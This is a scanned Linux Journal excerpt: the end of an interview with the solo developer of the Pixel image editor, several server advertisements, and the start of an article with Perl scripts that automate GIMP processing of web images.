PK: Right now, without any marketing and with an unfinished product, you can count them in the hundreds. I hope it gets better when Pixel is finished. The most popular platforms are Windows, Linux and Mac OS X—in that order. Windows is doing 50% of all downloads; Mac OS X and Linux together make around 40%.

LJ: *I see that you charge \$38 US for Pixel. Are you finding resistance among Linux and FreeBSD people to pay for their software?*

PK: Yes, quite often even with requests to open-source Pixel. But, I'm trying to explain to them the licensing scheme. I'm not charging money for the Linux version of Pixel, but I'm charging for Pixel itself. It doesn't matter which operating system you are using—the license allows you to use any or all of them.

LJ: *Can you tell us a little bit about the development process? For example, how much work do you do yourself vs. others on your development team, if you have one?*

PK: The Pixel development team consists of one person, and that is

me. So everything is done by me, including development, Web site management, bug tracking, support and so on.

LJ: *We would like to know more about you too, Pavel. Is the Pixel project a full-time job for you, or do you have another day job so you can pay your bills?*

PK: I've had full-time jobs in the past, but since early 2006, Pixel is the only job I've got. It is a very important project for me, so I decided to quit my job and focus on Pixel alone. When I saw Pixel was selling and earning enough money monthly, I decided to quit my job and live off Pixel. For now it works, and I hope it gets better in the future, but you know this place on earth where I am [Slovakia] is quite cheap to live.

LJ: *Do you have sponsors who help pay the bills?*

PK: I don't have a sponsorship of any kind, but I'm getting offers from time to time.

LJ: *What other things have you done in your career?*

PK: I worked in different environments, mostly with Linux servers, SQL databases and Web-based applications. I made a few corporate information systems and even led a team of multimedia developers in Asia.

LJ: *Where did you work in Asia?*

PK: I worked in Seoul, Korea, for about a year in 2005. However, the photo I sent you for this interview is from Tokyo, Japan, where

I spent only week or so. I was using Linux there, and because of that, they treated me like I was an exotic dude. They use Windows so much.

LJ: *What inspired you to create Pixel?*

PK: When I learned programming, I had a really prehistoric computer called IBM PC XT with a CPU at 4.77MHz and a CGA graphics card. My plan was to make some games, but as you need graphics for games, I started by making an image editor. The first version I made was called GFX Studio, which was running in DOS in 320x200 resolution and four colors! It already had a windowed interface and that gradually evolved into what you see today.

LJ: *What tools do you use to develop Pixel?*

PK: Most of the time I'm developing on Gentoo Linux with the GNOME desktop. I don't like over-complicated IDEs, so I'm using a simple text editor with syntax highlighting and a set of command-line tools to compile and debug Pixel. A few of them are fpc compiler, gcc, binutils, gdb and valgrind.

LJ: *I understand that you live in Slovakia. What can you tell us about the Linux-related activity in your country compared to the rest of Europe? Are there other interesting projects or developments there that are worth mentioning?*

PK: From what I've seen on the Internet, Linux is becoming very popular here, mostly in schools. There are many communities trying to help Linux newcomers, translating various Linux programs and so on. I know some very clever software developers in my country, but they're mostly involved in the gaming industry and in other commercial 3-D projects.

LJ: *What future features should we look for in Pixel?*

PK: In the near future, I'm planning to improve PSD import and to add full support for Photoshop plugins. I also might push for Wine support for the Linux version.

LJ: *What are your interests besides taking care of Pixel?*

PK: My family and my one-year-old son are the top priority right now. Otherwise, I like sports cars and driving. When I find some extra time, I like to play tennis or visit our beautiful natural areas.

LJ: *Thank you, Pavel, and good luck to you with Pixel!* ■

James Gray is *Linux Journal* Products Editor and a graduate student in environmental science and management at Michigan State University. A Linux enthusiast since Slack 1.0 in 1993, he currently lives in Lansing, Michigan, with his wife and kitty.

More information about Pixel, as well as product downloads, are available at the official Pixel Web site: www.kanzelsberger.com/pixel.

**Ultra Dense, Powerful, Reliable...
Datacenter Management Simplified!**
15" Deep, 2-Xeon/Opteron or P4 (w/RAID) options



**Customized Solutions for...
Linux, BSD, W2K**

High Performance Networking Solutions

- Data Center Management
- Application Clustering
- Network and Storage Engines

Rackmount Server Products

- **1U Starting at \$499:** C3-1GHz, LAN, 256MB, 20GB IDE
- 2U with 16 Blades, Fast Deployment & more...



**iron
SYSTEMS™**

Iron Systems, Inc.
540 Dado Street, San Jose, CA 95131
www.ironsystems.com

CALL: 1-800-921-IRON

Polywell's Ultimate Linux Systems

More Choices, Excellent Support Service, Great Value!

1U Value Servers Starts at \$399, Up to 4GB RAM



(custom config. available)

\$399 1U-485Ax Sempron 3000+, 1GB DDR2, 80GB HD
(For Volume Purchase Only)

\$499 1U-485Ax Athlon64 3500+, 2GB DDR2, 80GB HD
(For Volume Purchase Only)

\$699 1U-690GA Athlon64 X2 Dual-Core 3800+, 4GB DDR2,
2x80GB HD (Dual LAN +\$45)

\$1299 1U-690GA Athlon64 X2 Dual-Core 4200+, 8GB DDR2,
2x80GB HD (Dual GigaLAN +\$45)

1U Advanced Servers, Up to 64GB RAM, 4TB HD



\$1,999 1U-690S4 Athlon64 X2 Dual-Core 500+, 8GB DDR2
2TB 4x500GB HD, Dual Gigabit LAN

\$2,399 1U-1000SL Opteron 1210 Dual-Core, 8GB DDR2 ECC
2TB 4x500GB HD, Dual Gigabit LAN

\$2,999 1U-2500A16 2 x Opteron 2212 Dual-Core, 16GB ECC DDR2,
1TB 4x250GB HD, Dual Gigabit LAN

\$5,999 1U-2500A16 2 x Opteron 2216 Dual-Core, 32GB ECC DDR2,
2TB 4x500GB HD, Dual Gigabit LAN (Option: 64GB+4TB HD)



Linux Appliance Starts at \$299

Poly 485Ax Sempron 3000+, 512M DDR2,
ATI X1100 Graphics, 100Mbit LAN, DVD,
160G HD **\$299** (For Volume Purchase Only)

Poly 690GA Athlon64 X2 Dual-Core 3800+
1G DDR2 ATI X1250 DVI+VGA, GigaLAN,
DVD-RW, 500GB HD **\$499**

(OEM /ODM Service Available)



Low-Cost NAS Storage 2.0TB Starts at \$999

\$999 Netdisk 4000 2.0TB 4x500G

\$1,550 Netdisk 6000 3TB 6x500G (2U)

1U Twin Servers, 1U 8-Way Quad Opteron



\$4,999 1U-Twin 2 x 2 Dual-Core Processors, 2 x 8GB ECC DDR2,
2 x Dual 250GB HD, 2 x Dual Gigabit LAN

\$5,999 1U-8415A 4 x Opteron 8212 Dual-Core, 16GB ECC DDR2,
1.5TB 3x500GB HD, Dual Gigabit LAN

\$7,999 1U-8415SS 4 x Opteron 8212 Dual-Core, 32GB ECC DDR2,
2x74GB 15K RPM SAS HD, 3x Gigabit LAN

High-Density Multi-Processor Servers



1U 8-Way, 5U 16-Way Servers, Up to 128G RAM



\$12,999 1U-8450SS 4 x Opteron 8212 Dual-Core, 64GB ECC DDR2,
2x74GB 15K RPM SAS HD, 3x Gigabit LAN

\$39,999 1U-8450SS 4 x Opteron 8214 Dual-Core, 128GB ECC DDR2,
2x74GB 15K RPM SAS HD, 3x Gigabit LAN

\$18,500 5U-8850T5U 8 x Opteron 8212 Dual-Core, 64GB RAM,
2TB 4x500GB HD, 3 x Gigabit LAN

\$46,999 5U-8850T5U 8 x Opteron 8214 Dual-Core, 128GB RAM,
4TB 8x500GB HD, 3 x Gigabit LAN

6TB 2U Storage Server 2012SC-2055A

4TB 8x500G, Opteron **\$2,999**
6TB 12x500G, Opteron **\$3,999**



Blade Servers - 10 Dual or Quad Processors Blades



\$13,999 8U 10 x 2055A Blades
10 x (Dual Opteron 2210 Dual-Core, 4GB RAM, 80G HD)

\$24,999 8U 10 x 2500M Blades
10 x (Dual Opteron 2212 Dual-Core, 16GB RAM, 80G HD)

\$36,999 8U 10 x 8450A Blades
10 x (Quad Opteron 8212 Dual-Core, 16GB RAM, 80G HD)

\$66,999 8U 10 x 8450A Blades
10 x (Quad Opteron 2214 Dual-Core, 32GB RAM, 80G HD)

18TB 4U Storage Server 4024AIS-2500A16

12TB 24x500G, Opteron **\$7,500**
18TB 24x750G, Opteron **\$11,999**



AMD Dual-Core technology enables one platform to meet the needs of multi-tasking and multi-threaded environments; provides platform longevity

Polywell OEM Services, Your Virtual Manufacturer

Prototype Development with Linux/FreeBSD Support
Small Scale to Mass Production Manufacturing
Fulfillment, Shipping and RMA Repairs



- 20 Years of Customer Satisfaction
- 5-Year Warranty, Industry's Longest
- First Class Customer Service

888.765.9686

www.Polywell.com/us/LJ



Polywell Computers, Inc 1461 San Mateo Ave. South San Francisco, CA 94080 650.583.7222 Fax: 650.583.1974

Opteron, Sempron and ATHLON are trademarks of Advanced Micro Devices, Inc.. Quadro, nForce and Nvidia are trademarks of NVIDIA Corporation. All other brands, names are trademarks of their respective companies.

Automated GIMP Processing of Web Site Images

Take advantage of The GIMP to perform mundane but needed image processing for Web sites. BEN MARTIN




Figure 1. The cake is composited onto a drop shadow, placed slightly over the border layer on top of a highlight over the Web page background.

The GIMP is a great interactive image editor, but it also can be used to automate the mundane tasks that are involved in creating Web sites. Commercial Web sites that are designed to sell products rather than deliver technical text content tend to rely heavily on images to make users stick around. This article is about using The GIMP to create the visuals for such image-laden sites. The sites targeted by this article generally are not using Flash and are expected to work cross-browser, which means they support Internet Explorer's limitations on alpha masks.

In this article, I ignore HTML and stylesheet specifics and concentrate on batch image processing with The GIMP. The two main image targets that minimally are expected to work are 8-bit GIFs with a single-bit alpha mask and JPEGs with no auxiliary alpha support at all. Unfortunately, image formats, such as PNGs, which offer a nice 8-bit alpha mask, cannot be used for cross-browser Web sites with non-technical audiences. Many people still are using whatever browser came by default with their operating system, and businesses tend not to want to ignore potential customers.

As an example, consider a site that wants to have a tiled background image, oval buttons and a side panel with a drop shadow and images that are not confined to sitting evenly inside the side panel. Part of the Web site is about showing images of various products, which are to sit nicely shadowed and/or antialiased on top of the background or another random pixel offset on the site.

A single-bit alpha mask is not useful for displaying many types of images on top of a complex background image. This is because the edges of some images need to be blended explicitly to the color of the background in order not to look jagged. With a single-bit alpha mask, the background color needs to be very stable for the entire perimeter of the image in order to look acceptable.

As an example, I show here how easy it is to make things, such as the composition shown in Figure 1, with the final image without the layer perspective as in Figure 2. This example is of a cake image, placed




Figure 2. Compositing a Cake with the Background and Side Panel

A single-bit alpha mask is not useful for displaying many types of images on top of a complex background image.

half on the side panel and half on the background of the page—as though the user has haphazardly left the cake slightly aside for now. The layers shown could be stored in different xcf files for easy maintenance and properly composited with The GIMP scripting into a `caramel-cake.jpg`, which can be included by the Web site.

Getting Started

Unfortunately, some distributions no longer package `gimp-perl`. It is available for GIMP 2.x from ftp.gimp.org, and once `perl-PDL` and `perl-ExtUtils-Depends` are installed along with GIMP, `gimp-devel` and the Perl bindings for GTK+ 2.x, the module itself can be installed using the classic CPAN trio shown in Listing 1.


Start The GIMP without a GUI, ready to process Perl commands with the following:

```
gimp -i -b '(extension-perl-server 0 0 0)' &
```

FREE STUFF YOU ASK?

OK!

Send us a postage-paid, self-addressed envelope to the below address and we'll return a handful of Linux and Linux Journal stickers to you free of charge.



LINUX JOURNAL
Attn: Sticker promo
PO BOX 980985
Houston, TX 77098

Listing 1. Compile and install gimp-perl.

```
perl Makefile.PL ; make;
su -l;
make install;
```

The scripts shown in this article tend to follow the pattern of taking a single image as input and generating a single output image to try to mimic Linux command-line pipes. Unfortunately, the scripts in this article can't be piped together but rely on temporary image files to save each image modification. The images are passed in using the `-inputimage` parameter, and the `-outputimage` parameter is used to name where the image is saved for the next script to process.

Note that both images should be specified using full paths to ensure that The GIMP puts them where you expect.

More complex translations can be streamlined into a single Perl

Listing 2. Exporting an xcf with 8-Bit Alpha to an Image with One Bit of Pretreated Alpha

```
#!/usr/bin/perl

use Gimp ":auto";
use Gimp::Fu;
use lib '/usr/local/bin/';
use MonkeyIQGIMP;

sub monkeyiq_gimp_convert {
    my( $inputimagename, $outfilename,
        $aliascolor ) = @_;

    Gimp->palette_set_foreground( $aliascolor );

    $img = Gimp->file_load( $inputimagename,
                          $inputimagename );
    $layer = Gimp->layer_new(
        $img,
        Gimp->image_width( $img ),
        Gimp->image_height( $img ),
        RGBA_IMAGE,
        "background merge image",
        100, NORMAL_MODE );
    Gimp->image_add_layer( $img, $layer, -1 );
    Gimp->image_lower_layer( $img, $layer );
    Gimp->edit_fill( $layer, BACKGROUND_FILL );

    $oldlayer =
        Gimp->image_merge_visible_layers(
            $img, EXPAND_AS_NECESSARY );
    Gimp->layer_set_name( $oldlayer, "oldlayer" );

    Gimp->selection_none( $img );
    $threshold = 1;
    Gimp->by_color_select( $oldlayer, $aliascolor,
                        $threshold, 0, 1, 0, 0, 0 );
    Gimp->selection_invert( $img );

    #####

    $newlayer = Gimp->layer_new( $img,
                                Gimp->image_width( $img ),
                                Gimp->image_height( $img ),
                                1, "test xl", 100, 0 );

    Gimp->image_add_layer( $img, $newlayer, -1 );
    Gimp->edit_fill( $newlayer, TRANSPARENT_FILL );
    Gimp->edit_copy( $oldlayer );
    my $floatobject = Gimp->edit_paste( $newlayer, 0 );
    Gimp->floating_sel_anchor( $floatobject );

    #####

    # delete old background layer
    Gimp->layer_set_visible( $oldlayer, 0 );
    Gimp->layer_set_visible( $newlayer, 1 );

    imageOutput( $img, $outfilename );
}

register "monkeyiq_gimp_alias",
    "Alias alpha values to a background color",
    "Alias alpha values to a background color (and then
    remake one bit trans)",
    "Ben Martin", "Ben Martin",
    "2007-Mar-16",
    "<Toolbox>/Xtns/Perl-Fu/Alias As X",
    "",
    [
        [PF_STRING, "inputimage",
         "Name of image to export", ""],
        [PF_STRING, "outputimage",
         "Name of image to save to", ""],
        [PF_COLOR, "aliascolor",
         "Background color to alias with", ""],
    ],
    \&monkeyiq_gimp_convert;

if( $#ARGV <= 0 ) {
    print "Usage: $0 -inputimage imagepath";
    print " -outputimage full_dst_path";
    print " -aliascolor #000000 \n\n";
    exit;
}

# Handle over control to gimp
exit main();
```




Figure 3. Button with a Gray Background behind a Soft Shadow

script. Although using many smaller scripts is slower, because of the extra image save/load cycles, this is less relevant for batch processing images. The upside is that once the little scripts are known about, they can be strung together quickly from both the command line and




Figure 4. Button intended to have a gray background behind a soft shadow, exported with a single-bit alpha mask and overlaid on a different color background.

Makefiles. Common utility functions have been moved into the MonkeyIQGIMP module so that many little image editing scripts can be created quickly.

Listing 3. MonkeyIQGimp Saving Functions

```
#!/usr/bin/perl

package MonkeyIQGIMP;

use Gimp ":auto";
use Gimp::Fu;
require Exporter;
...

sub imageOutput {
    my( $img, $outfile ) = @_;

    if( $outfile =~ ".xcf" )
    {
        print "Save to xcf file $outfile\n";
        Gimp->xcf_save( 0, $img, 0,
            $outfile, $outfile );
    }
    else
    {
        $layer = getMergedLayer( $img );
        Gimp->file_save( $img, $layer,
            $outfile, $outfile );
    }
    Gimp->image_delete( $img );
}

sub getMergedLayer {
    my( $img ) = @_;

    my $existinglayer =
        Gimp->image_get_active_layer($img);

    @layers = Gimp->image_get_layers( $img );
    print "layers size:" . $#layers . "\n";

    if( $#layers <= 1 )
    {
        $layer = Gimp->image_get_active_layer($img);
    }
    else
    {
        $layer =
            Gimp->image_merge_visible_layers( $img, 1 );
    }

    if( $layer == 0 )
    {
        print "Creating a new layer to merge in\n";
        $newlayer = Gimp->layer_new(
            $img,
            Gimp->image_width( $img ),
            Gimp->image_height( $img ),
            $existinglayer->type(), "trans merge layer",
            100, NORMAL_MODE );
        Gimp->image_add_layer( $img, $newlayer, -1 );
        Gimp->edit_fill( $newlayer, TRANS_IMAGE_FILL);
        $layer =
            Gimp->image_merge_visible_layers( $img, 1 );
    }

    return $layer;
}
}
```

The generation of prelight images for mouse-over events can be automated by adjusting the brightness or contrast of each layer.

Images with a 1-Bit Alpha Channel

As a first example, suppose we have an image file that has full 8-bit transparency and we want to export that image as a GIF with only one bit of alpha mask. To make this image look best, we first should perform some processing on pixels that are not either fully opaque or fully transparent. Such semi-transparent pixels should be mixed with a desired background color in order not to appear jagged on the Web site.

The image is a button (Figure 3) with the soft shadow blended to a gray background. If this button is exported to an image with a single-bit alpha mask without any special treatment, it may look poor. Aliasing with the gray background will be merged into the exported image itself, and if the Web site has a different colored background, it will not give a pleasing appearance, as shown in Figure 4. Ignoring the bad choice of bright green as a background, the edges are extremely jagged, and the soft shadow effect is lost.

The code shown in Listing 2 takes any image file supported by The GIMP, an output file path and an expected background color, and creates an output image that is suitable for using with a 1-bit alpha mask. Both the input and output images can be anything The GIMP can read or write. For this script, it is most likely reading an xcf file and writing a PNG file. The PNG image is processed later with an export to the webgif script to obtain the final image.

Listing 4. Merge the button with the nasty green background color.

```
gimp-monkeyiq-alias \  
-inputimage Button-with-8bit-alpha.xcf \  
-outputimage Button-nicely-merged-with-green.png \  
-aliascolor '#00ff00'
```



Figure 5. The green background now plays a role in the partially transparent pixels.

Listing 5. Finally, convert to a 6-bit GIF for the Internet.

```
$ gimp-monkeyiq-webgif \  
-inputimage Button-nicely-merged-with-green.png \  
-outputimage Button.gif -dither 1 -depth 64  
$ identify Button.gif  
Button.gif GIF 317x213 317x213+0+0 PseudoClass ...
```

Listing 6. Export to a GIF image with some handy options. Do we really need those 8 bits for this image?

```
...  
sub gif_to_web {  
  my($inputimagename, $outfilename,  
     $num_cols, $use_dither) = @_;  
  my $palette_type = 0;  
  
  $img = Gimp->file_load( $inputimagename,  
                        $inputimagename );  
  Gimp->convert_indexed( $img, $use_dither,  
                       $palette_type, $num_cols, 0, 1, "" );  
  
  imageOutput( $img, $outfilename );  
}  
...  
[  
  [PF_STRING, "inputimage",  
   "Name of image to export", ""],  
  [PF_STRING, "outputimage",  
   "Name of image to save to", ""],  
  [PF_INT, "depth", "depth", "255"],  
  [PF_INT, "dither", "dither", "1"],  
],
```

Let's walk through the code in Listing 2. First, The GIMP API is imported, and then the main function of the script is declared with its arguments clearly stated as variables. Skipping the function itself for now, there is a register call at the bottom of the script giving some metadata for The GIMP as to where this script should appear in menus and the number and types of arguments it expects along with a reference to the above function that actually does the work. There is a tiny bit of argument checking before handing control over to The GIMP.

With the metadata-handling code out of the way, let's go back to the monkeyiq_gimp_convert function. The nominated image file is loaded and a new layer, \$layer, is created with the same dimensions as the image itself, and it will be filled with the nominated background color. This new layer is then put to the bottom, and visible layers are merged. This makes all the transparency in the image be evaluated against the new background layer's color. In the case of our button on a gray background, assuming the input xcf file has the gray background layer hidden, if the script is run with the bright green background color nominated, the soft drop shadow is blended with the green in accordance with each

Listing 7. Make all layers hidden in the output image.

```
#
# Hide all layers
#
sub Layers_hideAll {
    my( $img ) = @_;

    @layers = Gimp->image_get_layers( $img );
    foreach $l (@layers) {
        Gimp->layer_set_visible( $l, 0 );
    }
}
...
sub monkeyiq_gimp_layers_hideall {
    my($inputimagename,$outfilename) = @_;

    $img = gimp_file_load( $inputimagename,
                          $inputimagename );
    Layers_hideAll( $img );

    gimp_xcf_save( 0, $img, 0,
                  $outfilename, $outfilename );
    gimp_image_delete( $img );
}
}
```

Listing 8. Show layers that have a name matching the given regular expression.

```
sub Layers_showByRE {
    my( $img, $layersre ) = @_;

    @layers = Gimp->image_get_layers( $img );
    foreach $l (@layers) {
        $n = Gimp->layer_get_name( $l );
        if( $n =~ m/$layersre/ )
        {
            Gimp->layer_set_visible( $l, 1 );
        }
    }
}
...
sub monkeyiq_gimp_layers_hideall {
    my($inputimagename,$outfilename,$layersre) = @_;

    $img = gimp_file_load( $inputimagename,
                          $inputimagename );
    Layers_showByRE( $img, $layersre );

    gimp_xcf_save( 0, $img, 0,
                  $outfilename, $outfilename );
    gimp_image_delete( $img );
}
}
```

ASA COMPUTERS

The Expert on Customized Servers!

Want your business to be more productive?

The ASA Servers powered by the Intel Xeon Processor provide the quality and dependability to keep up with your growing business.

Hardware Systems for the Open Source Community - Since 1989.

(Linux, FreeBSD, NetBSD, OpenBSD, Solaris, MS, etc.)

1U Dempsey/Woodcrest Storage server Stand at - \$1,841



- 1TB Storage Installed. Max – 3TB.
- Intel Dual core 5030 CPU (Qty-1), Max-2 CPUs
- 1GB 667MGZ FBDIMMs Installed.
- Supports 16GB FBDIMM.
- 4X250GB htswap SATA-II Drives Installed.
- 4 port SATA-II RAID controller.
- 2X10/100/1000 LAN onboard.

2U Dempsey/Woodcrest Storage server Stand at - \$3,891



- 4TB Storage Installed. Max – 12TB.
- Intel Dual core 5050 CPU.
- 1GB 667MGZ FBDIMMs Installed.
- Supports 16GB FBDIMM.
- 16 port SATA-II RAID controller.
- 16X250GB htswap SATA-II Drives Installed.
- 2X10/100/1000 LAN onboard.
- 800w Red PS.

3U Dempsey/Woodcrest Storage server Stand at - \$4,191



- 4TB Storage Installed. Max – 12TB.
- Intel Dual core 5050 CPU.
- 1GB 667MGZ FBDIMMs Installed.
- Supports 16GB FBDIMM.
- 16 port SATA-II RAID controller.
- 16X250GB htswap SATA-II Drives Installed.
- 2X10/100/1000 LAN onboard.
- 800w Red PS.

5U Dempsey/Woodcrest Storage server Stand at - \$6,991



- 6TB Storage Installed. Max – 18TB.
- Intel Dual core 5050 CPU,
- 4GB 667MGZ FBDIMMs Installed.
- Supports 16GB FBDIMM.
- 24X250GB htswap SATA-II Drives Installed.
- 24 port SATA-II RAID. CARD/BBU.
- 2X10/100/1000 LAN onboard.
- 930w Red PS.

8U Dempsey/Woodcrest Storage server Stand at - \$11,441



- 10TB Storage Installed. Max – 30TB.
- Intel Dual core 5050 CPU.
- Quantity 42 Installed.
- 1GB 667MGZ FBDIMMs.
- Supports 32GB FBDIMM.
- 40X250GB htswap SATA-II Drives Installed.
- 2X12 Port SATA-II Multiline RAID controller.
- 1X16 Port SATA-II Multiline RAID controller.
- 2X10/100/1000 LAN onboard.
- 1300 W Red Ps.

All systems installed and tested with user's choice of Linux distribution (free). ASA Collocation—\$75 per month



2354 Calle Del Mundo,
Santa Clara, CA 95054
www.asacomputers.com
Email: sales@asacomputers.com
P: 1-800-REAL-PCS | FAX: 408-654-2910



Intel®, Intel® Xeon™, Intel Inside®, Intel® Itanium® and the Intel Inside® logo are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.

Prices and availability subject to change without notice. Not responsible for typographical errors.

Do you take
"the computer doesn't do that"
as a personal challenge?

So do we.

LINUX
JOURNAL™

Since 1994: The Original Monthly Magazine of the Linux Community

Subscribe today at www.linuxjournal.com

Listing 9. Create a quick prelight image for mouse-over events.

```
...
sub monkeyiq_gimp_prelight {
    my($inputimagename,$outfilename,
        $brightness, $contrast) = @_;

    $img = gimp_file_load( $inputimagename,
        $inputimagename );

    print "prelight $inputimagename";
    print " to $outfilename\n";
    @layers = gimp_image_get_layers( $img );
    foreach $l (@layers)
    {
        gimp_brightness_contrast( $l,
            $brightness, $contrast );
    }
    imageOutput( $img, $outfilename );
}
...
"*,
[
    [PF_STRING, "inputimage",
        "Name of image to export", ""],
    [PF_STRING, "outputimage",
        "Name of image to save to", ""],
    [PF_INT, "brightness",
        "-127 to 127", ""],
    [PF_INT, "contrast",
        "-127 to 127", ""],
],
...

```

